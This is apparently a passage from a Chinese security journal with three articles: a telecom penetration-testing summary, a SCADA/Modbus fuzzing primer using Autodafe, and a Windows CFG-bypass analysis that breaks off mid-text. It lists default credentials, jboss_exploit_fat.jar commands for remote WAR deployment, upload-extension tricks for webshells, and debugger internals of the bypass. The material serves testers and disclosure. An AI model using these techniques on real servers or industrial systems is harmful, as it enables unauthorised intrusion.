		p***c	SNMP被攻击弱口令
	root	1*3	MySQL

图 2-1 弱口令

2.2 注入漏洞

SQL 注入是 Web 系统最高危漏洞之一，是所有系统测试都必须关注的漏洞，在 OWASP 漏洞排名中连续排名第一。可通过手工

► 行业热点

或者工具拿到后台用户名、密码，并且可进行数据库转储。sqlmap 是当前最好用的 SQL 注入测试工具之一。

2.3 跨站漏洞

跨站漏洞跟 SQL 注入类似，是 Web 系统最高危漏洞之一，在 OWASP2013 top10 中排名第三。可通过 XSS Platform 收集 cookie 信息或者 XSS getshell, 危害非常大。

跨站漏洞分为反射型、存储型和 DOM 型。在进行跨站测试的时候可以通过扫描器发现大部分的跨站漏洞，也可以采用常见的跨站语句进行手工测试。

2.4 Struts2 命令执行漏洞

由于使用框架技术可以使开发变得简单省时而且高效，因此框架技术在系统开发中越来越普遍，其中 java 三大框架是 hibernate、spring 和 struts，运营商中有不少的系统是由 struts2 框架开发。struts2 框架虽然是一款优秀的 MVC 框架，但是最近几年来爆发了几次严重漏洞，2013 年 7 月曝出 CVE-2013-2251 多个命令执行漏洞，虽然距今时间较长，但仍然有很多漏网之鱼，在运营商渗透测试中多次遇到。



图 2-2 struts 命令执行

2.5 WebServer 远程部署问题

支持远程部署的 Web 服务器有很多，通过远程部署获取 webshell 并非代码层次的问题，而是由于配置不当造成的问题。在运营商渗透测试过程中最常见的可远程部署的 Web 服务器是 Tomcat、JBoss 和 WebLogic。

Tomcat 默认端口为 8080，也可能被改为其他端口，后台管理路径为 /manager/html，后台默认弱口令 admin/admin、tomcat/tomcat 等，如果配置不当，可通过“Tomcat Manager”连接部署 war 包的方式获取 webshell。




图 2-3 Tomcat 后台部署 war 包

JBoss 是基于 JavaEE 的开放源代码的应用服务器，跟 Tomcat 类似，JBoss 默认安装端口为 8080，访问 8080 端口即可看到 JBoss 的默认安装部署界面。JBoss 在安全性方面比 Tomcat 更差，不需要密码即可登录管理后台，进行 war 部署，也可以用 metasploit 或者 jboss_exploit_fat.jar 进行利用。

下图是某 JBoss 后台界面，可直接部署 war 包获取 webshell。




图 2-4 JBoss 后台

下图是通过 jboss_exploit_fat.jar 获取服务器操作系统的命令，可通过相同的方法获取 webshell。

```
C:\Users\user>java -jar jboss_exploit_fat.jar -i http://192.168.1.28:8080/invoker/JMXInvokerServlet get jboss.system:type=ServerInfo OSName Linux
```

图 2-5 jboss_exploit_fat.jar 获取服务器操作系统信息

```
C:\Users\user\Desktop>java -jar jboss_exploit_fat.jar -i http://192.168.1.28:8080/invoker/JMXInvokerServlet invoke jboss.system:service=MainDeployer deploy http://192.168.1.28:8080/test0.war
```

图 2-6 jboss_exploit_fat.jar 进行 war 部署

WebLogic 是用于开发、集成、部署和管理大型分布式 Web 应用、网络应用和数据库应用的 Java 应用服务器，默认端口 7001，后面添加 console 即可进入后台管理界面。老版本 Weblogic 有一些常见的弱口令，比如 weblogic、system、portaladmin 和 guest 等，用户名密码交叉使用。一旦登录后台，通过部署连接可以很容易的通过部署本地 war 包获取 webshell，与 Tomcat 类似。



图 2-7 WebLogic 后台

2.6 上传漏洞

上传漏洞一定要与解析漏洞进行配合使用，比较常见的解析漏洞是 IIS 的解析漏洞和 Apache 解析漏洞。IIS 解析漏洞是 *.asa 和 *.asp 目录下任意文件被当做 asp 文件来执行和 *.asp;*.jpg 在 IIS6 中会被当做 asp 脚本来执行。Apache 解析漏洞是当遇到不认识的扩展名时，将会从后向前解析，直到碰到认识的扩展名为止，如果都不认识，则直接暴露文件源代码。

常见上传漏洞则是绕过客户端检测、绕过服务端检测、文本编辑器上传等。

如下为导入的文件类型仅在客户端校验，未在服务端校验，可以截取数据包修改文件后缀获取 webshell。

上传 webshell，后缀改为 xls。




图 2-8 上传位置

Burpsuite 截断数据包，修改 xls 后缀为 jsp。




图 2-9 修改后缀

通过此方法获取 webshell，并且是 root 权限。




图 2-10 webshell

三、新业务新技术新要求

随着运营商新技术新业务的发展，运营商集团层面对安全的要求有所变化，关注重点也有所转移，对业务流程安全格外关注，其中包括内容安全、计费安全、客户信息安全、业务逻辑安全、传播安全、营销安全等。随着移动互联网的发展，运营商也开始关注这些业务，开发 APP 应用，因此 APP 应用的安全也成了运营商的关注重点。

3.1 内容安全

内容安全主要是针对各种虚假、反动、色情内容等敏感词安全。主要风险是敏感词库不全、审核机制不全、信息发布管控范围不健全等。

3.2 计费安全

计费安全顾名思义就是计费方面的安全，就是计费无差错无绕过无异常。主要包括针对用户的不知情订购、针对运营商的计费机制被绕过、订购机制不健全、异常订购监测机制不健全等。计费安全也属于业务逻辑安全问题的一种。



图 3-1 商城购买商品

例如某商城 iPhone6 购买，可通过 burp suite 等 Web 调试工具截断数据包修改金额，造成计费风险。

可通过 burpsuite 等 Web 调试工具截断数据包，修改金额。




图 3-2 修改价格



图 3-3 APP 评估常见问题

3.3 客户信息安全

客户信息安全是指客户隐私信息不被泄露，包括客户姓名、密码、手机号码、家庭住址等隐私信息。主要由客户信息入口认证控制不严或者平行越权造成客户信息泄露。

3.4 业务逻辑问题

修改金额造成的计费绕过、登录中的验证码暴力破解、短信炸弹等等。运营商非常重视业务逻辑问题，包括计费中的逻辑漏洞与 APP 中业务逻辑问题。新业务新技术中的计费安全、客户信息安全和 APP 安全的业务安全部分都与业务逻辑相关。

3.5 APP 安全

随着移动互联网的发展，APP 应用的安全也成了运营商的关注重点。在进行 APP 测试的时候，常见问题如图 3-3 所示。

四、结束语

本文通过对运营商传统渗透测试常见高危问题的总结，结合运营商新技术新业务的发展，以及对安全的新要求，给渗透测试人员提供安全服务的指导，希望对大家有所帮助。

SCADA网络测试研究 及安全防护手段浅谈

南昌办事处 张学聪

一、安全态势分析

随着信息化的发展及两化融合的深入，传统意义上物理隔离的工业控制系统也接入了 Internet，泛滥成灾的木马、蠕虫、黑客攻击等传统网络攻击让工业控制系统面临了严峻的安全威胁，其信息安全的要求被提到了一个新的高度。为了保障工业控制系统的信息安全，工业和信息化部专门发文《关于加强工业控制系统信息安全管理的通知》（工信部协 [2011]451 号），强调加强工业信息安全的重要性、紧迫性，并明确了重点领域工业控制系统信息安全管理的要求，其中特别提到了与国计民生紧密相关领域的控制系统，如核设施、钢铁、有色、化工、石油石化、电力、城市供水供气供热等重要系统，将工控安全提升到了一个较高的层面。

两化融合指信息化和工业化的融合，意味着传统意义上物理隔

离的工业控制系统也接入了 Internet，这样 Internet 上的安全风险就带入了封闭的工控网络。现代工控系统面临众多的安全问题。工控系统包含着大量的数字、模拟计算设备，这些设备包括一些通用的 PC 服务器、数据库服务器、通用网络设备、专用的可编程逻辑电路设备、人机界面设备（HMI）等等。这些设备（尤其是数字设备）都会受到不同程度的安全威胁，通过黑客手段可以入侵工控软硬件系统，通过对工控系统操作影响工业系统元器件，进而造成工业系统的异常，给生产设施带来损失和伤害。

二、行业发展简述

一般而言，工控系统的核心是弱电控制强电，也就是数字量的弱电信号控制大机组的转动。大量使用的弱电信号数字系统就是人们常说的 SCADA 系统，即数据采集与监视控制系统。通过


SCADA 系统，工程师可以直观方便的了解终端工控机的运行状态和工作情况，可以通过 SCADA 系统采集需要的生产数据，也可以对终端工控机进行监视控制。不同行业的 SCADA 系统架构大同小异。

从电力行业的工业生产环节来看，主要分为现场控制层、监督控制层、生产管理层的三个层面。现场控制层主要包含 PLC 等终端工控设备，监督控制层主要包含操作人员和工程师站，生产管理层主要包含 MES 系统（生产过程执行管理系统）。电网行业的 SCADA 系统是一个整体的概念，电网的调度中心对厂站以及变电站的远程控制主要靠 SCADA 系统来实现，调度中心负责组织、指挥、指导和协调电网的运行以及操作与事故处理。

烟草行业也分为生产网络和管理网络。针对烟草行业网络现状曾发文《烟草工业企业生产网与管理网网络互联安全规范》（YC/T 494—2014），规范生产网与管理网的安全互联准则。与电力行业相似，烟草行业生产网络也分为现场控制层、生产执行层与生产管理层三个子层。最底层的现场控制层主

要包括 PLC 等主流工控机。中间层面的生产执行层区域是卷烟厂的核心安全域，其主要包括为卷烟生产提供服务的业务系统及设备，可根据生产车间网络规模继续划分为动力能源接入域、卷包接入域、制丝接入域及物流接入域四个子域；生产执行层主要包括制丝中控、卷包中控、动力能源中控以及物流中控；中控室就是每个区域的中心小机房，这些小机房里面有大量的 windows 操作系统的机器。最顶层的生产管理层主要也是各企业量身定制的 MES 系统，对整个生产流程进行整体监控及计划。

油化行业作为两化融合的先行者，其网络安全问题更不容忽视。工业控制系统的高度信息化带来了工业控制的安全需求。中石油的十二五规划的三大目标中就提到了可扩展的物联网系统平台，通过搭建可扩展的物联网系统平台，实现现场数据自动采集、远程传输和生产运行的实时监控、科学调度。油气生产物联网系统示意图如图 1 所示，较好的呈现了整个信息物联的过程。中控室的中心机房对生产执行层的大机组进行控制调度指挥，采集的数据上传到数据中心进行同步，通过生产管理系统进行计划管理分配，这里也大量应用到了 SCADA 系统。



油气生产物联网系统示意图

图 1

三、工控网络中的 SCADA

SCADA 系统是以计算机为基础的生产过程控制与调度自动化系统，它可以对现场的运行设备进行监视和控制。SCADA 系统大量应用到了关系到国计民生的各个重大生产领域，如电力、石油、水利、环保以及智能楼宇。SCADA 系统主要分为现场采集、数据传输、中心数据处理、数据展示几个子模块，如图 2 所示。



图 2 SCADA 模块

SCADA 系统有几个组成部分：RTU、IED、PLC 以及 HMI。RTU（远程终端设备）将模拟和离散的测量值转换为数字信息，如一条指示打开某个开关或阀门的指令；IED（智能电子设备）是一种基于微处理器的控制器，能够发送控制命令，传输指令流，比如在 IED 检测到电压电流或频率异常时，向跳闸断路器发送控制命令来提高或降低电压级别，IED 的例子包括电容组合开关、断路器、变压器和稳压器；PLC（可编程逻辑器件）在操作方法上与 RTU 非常相似，而且可通过 RTOS（实时操作系统，带有嵌入式 I/O 服务器并启用了 SSH、FTP 和 SNMP 之类的服务）具备更多智能；HMI（人机界面）是管理员控制环境的图形化表示（或 GUI）。这几个组成成分里我们对 PLC 最为熟悉，PLC 就是我们常说的工控机，常见的工控机厂家包括西门子、施耐德、霍尼韦尔以及国产的浙大中控等。结合起来看，只要有接口和数据传输的地方就可能存在安全风险。这几个组成成分里，PLC 是执行层，HMI 用来连接 PLC、仪表等工业控制设备，利用显示屏显示，通过输入单元（如触摸屏、键盘、鼠标等）写入工作参数或输入操作命令，实现人与机器的信息交互。由此看来，用于人机交互的软硬件以及用于生产执行的中控室的 windows 机器都是较为脆弱的组成成分。

SCADA 系统使用的最常见的协议主要有 OPC、ICCP、Modbus 以及 DNP3。OPC 协议是一种软件接口标准，允许 windows 程序与工业硬件设备进行通信，OPC 客户端使用 OPC 服务器从硬件获取数据或向其发送命令，可以看出 OPC 是极为关键的交互协议，它和数据采集以及监视控制关系紧密。ICCP 属于应用层的协议，可用于通过 WAN 交换实时数据，也可以提供客户端与服务器之间的查询、检测、数据传输和调度事务。Modbus 协议是用于电子控制器上的一种通用语言，是一个请求/应答协议，现在已经是工业电子设备互联最常用的方式；此协议支持传统的 RS-232、RS-422、RS-485 和以太网设备，许多工业设备包括 PLC、DCS、智能仪表等都在使用 Modbus 协议作为它们之间的通讯标准；通过 Modbus 协议，控制器相互之间、控制器经由网络（例如以太网）和其它设备之间可以通信；可以把 Modbus 协议理解为向工业电子设备进行指令传输的一种会话语言，常见的一些

Modbus 功能代码如图 3 所示。DNP3 协议是一种开放式的主 / 从控制系统协议，方便各种数据采集和控制设备之间的通信，SCADA 的主站控制中心和 RTU 以及 IED 都使用 DNP3 协议进行通信。

01	读取线圈状态
02	读取输入状态
03	读取保持寄存器
04	读取输入寄存器
05	强置单线圈
06	预置单寄存器
07	读取异常状态
15	强置多线圈
16	预置多寄存器
17	报告从属 ID

图 3 常见 Modbus 功能代码

总的来说，SCADA 是一个复杂而精密的系统，它包含繁杂的设备种类，使用了精细的传输控制协议。在对 SCADA 系统进行安全测试时，主要是对 SCADA 系统的组成部分进行单独的测试，即需要有一作为连接到私有网络的 SCADA 边界设备，如对 PLC 或 IED 设备进行测试，或者对控制终端设备的 windows 系统进行安全测试，需要重点理解的协议也只涉及 OPC 协议以及 Modbus 协议。

四、SCADA 中的 Fuzzing 测试

使用工控漏扫 ICSScan 可以较为准确地发现 SCADA 系统中各

个组成部分存在的安全隐患，尤其是 PLC 等工控机的安全漏洞和安全隐患以及 windows 系统的安全风险，但是工控漏扫也存在一定的局限性。工控漏扫在对 IED、RTU 等设备进行评估时，以稳压器或者温度控制器为例，由于厂商众多，再者考虑到厂商公开漏洞的情况，很难对厂商数量繁多的稳压器或温度控制器进行标准化的漏洞扫描。基于这样的安全现状，可以考虑使用 Fuzzing 测试技术来对这些未公开漏洞的厂商的工控设备进行设备健壮性的安全测试，并形成统一格式的安全报表，以解决未公开漏洞这一问题。

Fuzzing 可以提供一种智能方法来试图注入不规则消息内容和数据输入，以此来验证系统的可靠性。使用 Fuzzing 系统进行测试主要有三个步骤，第一输入数据，第二输入的数据经过 Fuzzing 系统进行变换，第三输出数据，如 39 页图 4 所示。

Fuzzing 平台首先需要对被测的工控设备或系统进行配置，知道被测对象具体的型号和来自什么厂商（说哪种语言），接着建立连接（打招呼握手），选择相应测试用例集（准备交流的话题）。准备工作完成后就可以运行挖掘任务了，Fuzzing 平台除了向被测设备发送符合规范的通话报文（同一种语言），还会自动产生并发送大量变形后的报文（各种语言混杂以及不正确的语法），这个过程叫模糊测试（Fuzzing），其目的是通过变异输入来观察被测设备是否有相应的容错能力（能否听得懂）。举个简单的例子：

Fuzzing 平台问：你是猴子派来的救兵吗？被测对象：是的（正常回答）。

Fuzzing 平台接着问：猴子派来的救兵是你吗？被测对象：是




图 4 Fuzzing 测试流程

的（正常回答）。

Fuzzing 平台出大招：You，救兵，Monkey? 被测对象：……（非正常回答）。

1、使用 Autodafe 进行 SCADA Fuzzing 测试

Autodafe 是一个可以对程序及协议进行健壮性测试的著名的 Fuzzing 测试工具。Autodafe 其实是一个 Fuzzing 框架，我们可以在 BT5 或者 kali 上安装它。然后还需要准备一台被测试的设备，被测试的设备可以是稳压器或者温度调节器，当然也可以是一台普通 PC。这里我使用一台装有 windows 系统的普通 PC 进行安全测试。

前期准备工作：

- Modbus 消息：使用功能代码 06 的 Write 单寄存器的查询请求
- 利用 wireshark 捕获使用功能代码 06 的 Modbus Write 单寄存器分组捕获或下载分组

踪迹后，在 wireshark 中将分组捕获导出为 PDML 格式，并保存到 Autodafe 目录中

- 使用 PDML2AD 实用工具将 PDML 文件转换成 Autodafe 脚本语言
- 输入命令 `cat Modbus_query_write.ad` 查看经过解析的文件
- 使用 ADC 实用工具编译 `modbus_query_write.ad` 文件

就像在 IPS 入侵防护系统上打回放包一样，我们需要把整个攻击过程进行抓包做成回放包。这里简单来说就是先模拟一次对被测设备的控制过程，将该过程存储后扔到 autodafe 中进行变异，变异后再进行回放输出。当然最后输出的时候还是要用到 autodafe 的核心模块 autodafe，autodafe 是 fuzz 的核心引擎，用来解析 .adc 文件，生成 fuzz 数据同时发包。重点语句有以下三个：

```
•pdml2ad -v -p modbus_query_write.pdml modbus_query_write.ad
```

使用 PDML2AD 实用工具将 PDML 文件转化成 autodafe 脚本语言，-v 表示显示冗长信息，-p 表示恢复协议。

```
•adc modbus_query_write.ad modbus_query_write.adc
```

使用 ADC 实用工具编译 `modbus_query_write.ad` 文件。

```
•autodafe -v -r 192.168.2.28 -p 502 modbus_query_write.adc
```

Autodafe 命令中，-v 表示显示冗余信息，-r 表示远程主机。默认是 tcp，如需

全面绕过执行流保护

安全研究部 张云海

执行流保护 (CFG, Control Flow Guard) 是微软在 Windows 10 技术预览版与 Windows 8.1 update 3 中, 默认启用的一项缓解技术。在分析 CFG 的实现机制的过程中, 我们发现了一种全面绕过 CFG 的方法, 并配合微软修复了这一问题。

背景

CFG 是微软在 Windows 10 技术预览版与 Windows 8.1 update 3 中默认启用的一项缓解技术。通过在间接跳转前插入校验代码来检查目标地址的有效性, 执行流保护可以阻止执行流跳转到预期之外的地点, 从而有效的防止修改函数指针来控制 EIP 的漏洞利用技术。

在分析 CFG 的实现机制的过程中, 我们发现了一种全面绕过 CFG 的方法, 并配合微软修复了这一问题。

CFG 原理

在编译启用了 CFG 的模块时, 编译器会分析出该模块中所有间接函数调用可达的目标地址, 并将这一信息保存在 Guard CF Function Table 中。

```
0:006> dds jscript9!_load_config_used + 48 15  
62b21048 62f043fc jscript9!__guard_check_icall_fptr Guard CF Check Function  
Pointer
```

62b2104c 00000000	Reserved
62b21050 62b2105c jscript9!__guard_fids_table	Guard CF Function Table
62b21054 00001d54	Guard CF Function Count
62b21058 00003500	Guard Flags

同时，编译器还会在所有间接函数调用之前插入一段校验代码，以确保调用的目标地址

是预期中的地址。

这是未启用 CFG 的情况：

jscript9!Js::JavascriptOperators::HasItem+0x15:	
66ee9558 8b03	mov eax,dword ptr [ebx]
66ee955a 8bcb	mov ecx,ebx
66ee955c 56	push esi
66ee955d ff507c	call dword ptr [eax+7Ch]
66ee9560 85c0	test eax,eax
66ee9562 750b	jne jscript9!Js::JavascriptOperators::HasItem+0x2c
(66ee956f)	

这是启用 CFG 的情况：

jscript9!Js::JavascriptOperators::HasItem+0x1b:	
62c31e13 8b03	mov eax,dword ptr [ebx]
62c31e15 8bfc	mov edi,esp
62c31e17 52	push edx
62c31e18 8b707c	mov esi,dword ptr [eax+7Ch]
62c31e1b 8bce	mov ecx,esi
62c31e1d ff15fc43f062	call dword ptr [jscript9!__guard_check_icall_fptr
(62f043fc)]	
62c31e23 8bcb	mov ecx,ebx

62c31e25 ffd6	call esi
62c31e27 3bfc	cmp edi,esp
62c31e29 0f8514400c00	jne jsc
ript9!Js::JavascriptOperators::HasItem+	
0x33 (62cf5e43)	

操作系统在创建支持 CFG 的进程时，将 CFG Bitmap 映射到其地址空间中，并将其基址保存在 ntdll!LdrSystemDllInitBlock+0x60 中。

CFG Bitmap 是记录了所有有效的间接函数调用目标地址的位图，出于效率方面的考虑，平均每 1 位对应 8 个地址（偶数位对应 1 个 0x10 对齐的地址，奇数位对应剩下的 15 个非 0x10 对齐的地址）。

提取目标地址对应位的过程如下：

- 取目标地址的高 24 位作为索引 i
- 将 CFG Bitmap 当作 32 位整数的数组，用索引 i 取出一个 32 位整数 bits
- 取目标地址的第 4 至 8 位作为偏移量 n
- 如果目标地址不是 0x10 对齐的，则设置 n 的最低位
- 取 32 位整数 bits 的第 n 位即为目标地址的对应位

操作系统在加载支持 CFG 的模块时，

根据其 Guard CF Function Table 来更新 CFG Bitmap 中该模块所对应的位。同时，将函数指针 `_guard_check_icall_fptr` 初始化为指向 `ntdll!LdrpValidateUserCallTarget`。

`ntdll!LdrpValidateUserCallTarget` 从 CFG Bitmap 中取出目标地址所对应的位，根据该位是否设置来判断目标地址是否有效。若目标地址有效，则该函数返回进而执行间接函数调用；否则，该函数将抛出异常而终止当前进程。

```

ntdll!LdrpValidateUserCallTarget:
774bd970 8b1570e15377  mov  edx,dword ptr [ntdll!LdrSystemDllInitBlock+0x60 (7753e170)]
774bd976 8bc1      mov  eax,ecx
774bd978 c1e808    shr  eax,8
774bd97b 8b1482    mov  edx,dword ptr [edx+eax*4]
774bd97e 8bc1      mov  eax,ecx
774bd980 c1e803    shr  eax,3
774bd983 f6c10f   test  cl,0Fh
774bd986 7506     jne  ntdll!LdrpValidateUserCallTargetBitMapRet+0x1 (774bd98e)
ntdll!LdrpValidateUserCallTargetBitMapCheck+0xd:
774bd988 0fa3c2   bt   edx,eax
774bd98b 730a     jae  ntdll!LdrpValidateUserCallTargetBitMapRet+0xa (774bd997)
ntdll!LdrpValidateUserCallTargetBitMapRet:

```

```

774bd98d c3      ret
ntdll!LdrpValidateUserCallTargetBitMapRet+0x1:
774bd98e 83c801   or   eax,1
774bd991 0fa3c2   bt   edx,eax
774bd994 7301     jae  ntdll!LdrpValidateUserCallTargetBitMapRet+0xa (774bd997)
ntdll!LdrpValidateUserCallTargetBitMapRet+0x9:
774bd996 c3      ret

```

绕过问题

CFG 的实现中存在一个隐患，校验函数 `ntdll!LdrpValidateUserCallTarget` 是通过函数指针 `_guard_check_icall_fptr` 来调用的。

如果我们修改 `_guard_check_icall_fptr`，将其指向一个合适的函数，就可以使任意目标地址通过校验，从而全面的绕过 CFG。

通常情况下，`_guard_check_icall_fptr` 是只读的：

```

0:006> x jscrip9!__guard_check_icall_fptr
62f043fc  jscrip9!__guard_check_icall_fptr = <no type information>
0:006> !address 62f043fc
Usage:      Image
Base Address:  62f04000
End Address:   62f06000
Region Size:   00002000
State:        00001000  MEM_COMMIT

```

▶▶ 前沿技术

```
Protect:      00000002      PAGE_READONLY
Type:         01000000      MEM_IMAGE
Allocation Base:  62b20000
Allocation Protect: 00000080 (null)
Image Path:     C:\Windows\System32\jscript9.dll
Module Name:    jscript9
Loaded Image Name:  C:\Windows\System32\jscript9.dll
Mapped Image Name:
```

但是，我们可以利用 jscript9 中的 CustomHeap::Heap 对象将其变成可读写的。

CustomHeap::Heap 是 jscript9 中用于管理私有堆的类，其结构如下：

```
CustomHeap::Heap
+0x000 HeapPageAllocator : PageAllocator
+0x060 HeapArenaAllocator : Ptr32 ArenaAllocator
+0x064 PartialPageBuckets :
  [7] DListBase<CustomHeap::Page>
+0x09c FullPageBuckets :
  [7] DListBase<CustomHeap::Page>
+0x0d4 LargeObjects :DListBase<CustomHeap::Page>
+0x0dc DecommittedBuckets:DListBase<CustomHeap::
Page>
+0x0e4 DecommittedLargeObjects:DListBase<CustomH
eap::Page>
+0x0ec CriticalSection: LPCRITICAL_SECTION
```

当 CustomHeap::Heap 对象析构时，其析构函数会调用 CustomHeap::Heap::FreeAll 来释放所有分配的内存。

```
int __thiscall CustomHeap::Heap::~Heap(CustomHeap::He
ap *this)
{
    CustomHeap::Heap *v1; // esi@1
    v1 = this;
    CustomHeap::Heap::FreeAll(this);
    DeleteCriticalSection((LPCRITICAL_SECTION)((char *)v1
+ 0xEC));
    `eh vector destructor iterator'((int)((char *)v1 + 0x9C), 8u, 7,
sub_10010390);
    `eh vector destructor iterator'((int)((char *)v1 + 0x64), 8u, 7,
sub_10010390);
    return PageAllocator::~PageAllocator(v1);
}
```

CustomHeap::Heap::FreeAll 为每个 Bucket 对象调用 CustomHeap::Heap::FreeBucket。

```
void __thiscall CustomHeap::Heap::FreeAll(CustomHeap::H
eap *this)
{
    CustomHeap::Heap *v1; // esi@1
    signed int v2; // ebx@1
    int v3; // edi@1
```

```

int v4; // ecx@2
v1 = this;
v2 = 7;
v3 = (int)((char *)this + 0x9C);
do
{
CustomHeap::Heap::FreeBucket(v1, v3 - 0x38, (int)this);
CustomHeap::Heap::FreeBucket(v1, v3, v4);
v3 += 8;
--v2;
}
while ( v2 );
CustomHeap::Heap::FreeLargeObject<1>(this);
CustomHeap::Heap::FreeDecommittedBuckets(v1);
CustomHeap::Heap::FreeDecommittedLargeObjects(v1);
}
    
```

CustomHeap::Heap::FreeBucket 遍历 Bucket 的双向链表，为每个节点的 CustomHeap::Page 对象调用 CustomHeap::Heap::EnsurePageReadWrite<1, 4>。

```

int __thiscall CustomHeap::Heap::FreeBucket(PageAllocator *this, int a2, int a3)
{
PageAllocator *v3; // edi@1
int result; // eax@2
    
```

```

int v5; // esi@3
int v6; // [sp+8h] [bp-8h]@1
int v7; // [sp+Ch] [bp-4h]@1
v3 = this;
v6 = a2;
v7 = a2;
while ( 1 )
{
result = SListBase<Bucket<AddPropertyCacheBucket>, FakeCount>::Iterator::Next(&v6);
if ( !(_BYTE)result )
break;
v5 = v7 + 8;
CustomHeap::Heap::EnsurePageReadWrite<1,4>(v7 + 8);
PageAllocator::ReleasePages(v3, *(void **)(v5 + 0xc), 1u, *(struct PageSegment **)(v5 + 4));
DListBase<CustomHeap::Page>::EditingIterator::RemoveCurrent<ArenaAllocator>*((ArenaAllocator **)v3 + 0x18));
}
return result;
}
    
```

CustomHeap::Heap::EnsurePageReadWrite<1,4> 用以下参数调用 VirtualProtect :

- lpAddress: CustomHeap::Page 对象的成员变量 address

•dwSize: 0x1000

•flNewProtect: PAGE_READWRITE

```

DWORD __stdcall CustomHeap::Heap::EnsurePageReadW
rite<1,4>(int a1)
{
    DWORD result; // eax@3
    DWORD flOldProtect; // [sp+4h] [bp-4h]@3
    if ( *(_BYTE *)(a1 + 1) || *(_BYTE *)a1 )
    {
        result = 0;
    }
    else
    {
        flOldProtect = 0;
        VirtualProtect(*(LPVOID *)(a1 + 0xC), 0x1000u, 4u,
&flOldProtect);
        result = flOldProtect;
        *(_BYTE *)(a1 + 1) = 1;
    }
    return result;
}

```

将内存页面标记为 PAGE_READWRITE，这正是我们需要的行为。

通过修改 CustomHeap::Heap 对象，我们可以将一个只读页面

